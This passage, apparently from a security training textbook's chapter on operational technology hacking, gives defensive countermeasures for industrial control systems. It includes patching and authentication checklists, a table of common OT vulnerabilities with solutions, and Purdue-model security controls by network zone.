
3 **OT Hacking Methodology**

4 **OT Hacking Tools**

5 **Countermeasures**

Countermeasures

This section discusses various OT security measures, OT vulnerabilities and their solutions, security measures based on the Purdue model, international OT security organizations, OT security solutions, and tools. Following the security measures, organizations can implement proper security mechanisms to protect critical industrial infrastructure and associated IT systems from various cyber-attacks.



How to Defend Against OT Hacking


1. Use **purpose-built sensors** to discover vulnerabilities in the network
2. Update systems to the latest technologies and regularly **patch systems**
3. Implement secure configuration and **secure coding practices** for OT applications
4. Maintain an **asset register** for tracking and scrutinizing outdated systems
5. Use **strong passwords** and change the default factory-set passwords
6. Secure remote access through multiple layers of defense by implementing **VPNs**
7. **Secure the network perimeter**, and filter and prevent unauthorized inbound traffic
8. Regularly scan systems and networks using **anti-malware tools**
9. Harden the systems by **disabling unused services** and functionalities
10. Regularly **patch vulnerabilities** released by the manufacturers
11. Employ **IDS and flow-measurement systems** to detect attacks at an early stage
12. Use only tested and familiar **third-party web servers** for serving ICS web applications
13. Ensure ICS vendors add **cryptographic signatures** to the application updates
14. Perform **periodic audits** of the industrial systems to validate security controls

How to Defend Against OT Hacking

Follow the countermeasures discussed below to defend against OT hacking:

- Regularly conduct a risk assessment to reduce the current risk exposure
- Use purpose-built sensors to discover the vulnerabilities in the network inactively
- Incorporate threat intelligence to uncover threats and protect assets by prioritizing OT patches
- Regularly upgrade OT hardware and software tools
- Disable unused ports and services
- Implement secure configuration and secure coding practices for OT applications
- Update systems to the latest technologies and patch systems regularly
- Maintain an asset register to track the information and to scrutinize outdated and unsupported systems
- Perform continuous monitoring and detection of the log data generated by the OT systems for detecting real-time attacks
- Train employees with the latest security policies and raise awareness of the latest threats and risks
- Use strong and secure passwords using hashing, and change the default factory-set passwords
- Secure remote access through multiple layers of defense by implementing two-factor authentication, VPNs, encryption, firewalls, etc.

- Implement incident response and business continuity plans
- Secure the network perimeter to filter and prevent unauthorized inbound traffic
- Regularly scan systems and networks using anti-malware tools
- Restrict network traffic by using techniques like rate-limiting and whitelisting to prevent DoS and brute-forcing attacks
- Harden the systems by disabling unused services and functionalities
- Regularly patch vulnerabilities released by the manufacturers
- Regularly check the DNS logs to detect any unauthorized access
- Secure and update systems that interact with the ICS/SCADA devices, as these systems can be exploited to bypass security gateways
- Employ professional security red teams to uncover the vulnerabilities of critical industrial infrastructure
- Use Intrusion Detection Systems (IDSs) and flow-measurement systems to detect attacking attempts at an early stage
- Ensure proper sanitization and validation of the input to prevent attacks such as buffer overflow, command injection, and XSS.
- Use library calls instead of external processes to recreate the desired functionality
- Process all the SQL queries used in the ICS system using prepared statements, parameterized queries, or stored procedures
- Use only tested and familiar third-party web servers for serving the ICS web applications
- Ensure that ICS vendors design their systems to restrict unauthorized access and grant least privileges for performing functions
- Ensure integrity of transmitted messages by appending checksum to every message
- Ensure ICS vendors add cryptographic signatures to application updates
- Perform periodic audits of industrial systems to validate the security controls, production, and management systems
- Use DMZ connections between the ICS and corporate networks for secure communication
- Check network data bounds and integrity on the server applications that process ICS protocol traffic
- Perform a source code review of all ICS applications that handle network traffic



OT Vulnerabilities and Solutions

Vulnerability	Solutions
1. Publicly Accessible OT systems	Implement multi-factor authentication Use enterprise-grade firewall and remote access solution
2. Insecure Remote Connections	Use strong multifactor authentication mechanism and password policies Implement appropriate security patching practices
3. Missing Security Updates	Test applications in the sandbox environment before launching it live Employ a firewall and perform device hardening
4. Weak Passwords	Use separate username conventions for the corporate IT and OT networks Change default credentials at the installation time Perform security audits to meet compliance with secure password policies
5. Insecure Firewall Configuration	Implement secure firewall configuration Configure the access control list on the firewall

Vulnerability	Solutions
6. OT Systems Placed within the Corporate IT Network	Segregate the corporate IT and OT devices Establish a DMZ for all connections in the IT and OT systems
7. Insufficient Security for Corporate IT Network from OT Systems	Restrict access on the IT-OT network, based on the business need Establish a secure gateway between the two networks
8. Lack of Segmentation within OT Networks	State clear separation between critical and non-critical systems Implement zoning model that uses a defense-in-depth approach
9. Lack of Encryption and Authentication for Wireless OT Networks	Use strong wireless encryption protocols Use industry-standard cryptographic algorithms Conduct regular security audits
10. Unrestricted Outbound Internet Access from OT Networks	Conduct a formal risk assessment Monitor and segregate OT systems from external access Download security updates in a separate repository outside the OT network

OT Vulnerabilities and Solutions


Vulnerabilities in industrial systems such as ICS/SCADA, PLC, and RTU pose a significant threat to the associated critical infrastructure. Organizations need to incorporate appropriate security controls and mechanisms to protect such systems from various cyber-attacks.

Discussed below are some of the most common OT vulnerabilities and solutions:

Vulnerability	Solutions
1. Publicly Accessible OT Systems	▪ Implement multi-factor authentication ▪ Use enterprise-grade firewall and remote access solutions
2. Insecure Remote Connections	▪ Use a strong multifactor authentication mechanism and robust password policies ▪ Implement appropriate security patching practices
3. Missing Security Updates	▪ Test applications in a sandbox environment before launching them live ▪ Employ a firewall and perform device hardening
4. Weak Passwords	▪ Use separate username conventions for the corporate IT and OT networks ▪ Change default credentials at time of installation ▪ Perform security audits to meet compliance with secure password policies for both IT and OT networks
5. Insecure Firewall Configuration	▪ Implement secure firewall configuration ▪ Configure the access control lists on the firewall

6. OT Systems Placed within the Corporate IT Network	▪ Segregate the corporate IT and OT devices ▪ Establish a DMZ (demilitarized zone) for all connections in the IT and OT systems ▪ Regularly monitor the DMZ
7. Insufficient Security for Corporate IT Network from OT Systems	▪ Restrict access on the IT/OT network, based on the business need ▪ Establish a secure gateway between the OT and IT networks ▪ Perform regular risk assessment
8. Lack of Segmentation within OT Networks	▪ State clear separation between critical and non-critical systems ▪ Implement a zoning model that uses a defense-in-depth approach
9. Lack of Encryption and Authentication for Wireless OT Networks	▪ Use strong wireless encryption protocols ▪ Use industry-standard cryptographic algorithms ▪ Conduct regular security audits
10. Unrestricted Outbound Internet Access from OT Networks	▪ Conduct a formal risk assessment ▪ Closely monitor and segregate OT systems from external access ▪ Download security updates in a separate repository outside the OT network

Table 18.9: OT vulnerabilities and solutions



How to Secure an IT/OT Environment

Security Controls based on Purdue Model

Zone	Purdue Level	Attack vector	Risks	Security Controls
Enterprise	5 & 4 (Enterprise network and Business Logistics Systems)	Spear phishing, Ransomware	Abusing infrastructure, access to the network	Firewalls, IPS, Anti-bot, URL filtering, SSL inspection, Antivirus
Industrial DMZ	3.5 (IDMZ)	DoS attacks	Malware injections, network infections	Anti-DoS solutions, IPS, Antibot, Application control
Manufacturing	3 (Operational Systems)	Ransomware, Bot infection, Unsecured USB ports	Altering industrial process, industrial spying, unpatched monitoring systems	Anti-bot, IPS, Sandboxing, Application control, Traffic encryption, Port protection
Manufacturing	2 & 1 (Control Systems & Basic Controls)	DoS exploitation, Unencrypted protocols, Default credentials, Application and OS vulnerabilities	Altering industrial process, industrial spying	IPS, Firewall, Communication encryption using IPsec, Security gateways, Use of authorized RTU and PLC commands
Manufacturing	0 (Physical process)	Physical security breach	Modifications or disruption in the physical process	Point to point communication, MAC authentication, additional security gateways at level 1 & 0

How to Secure an IT/OT Environment

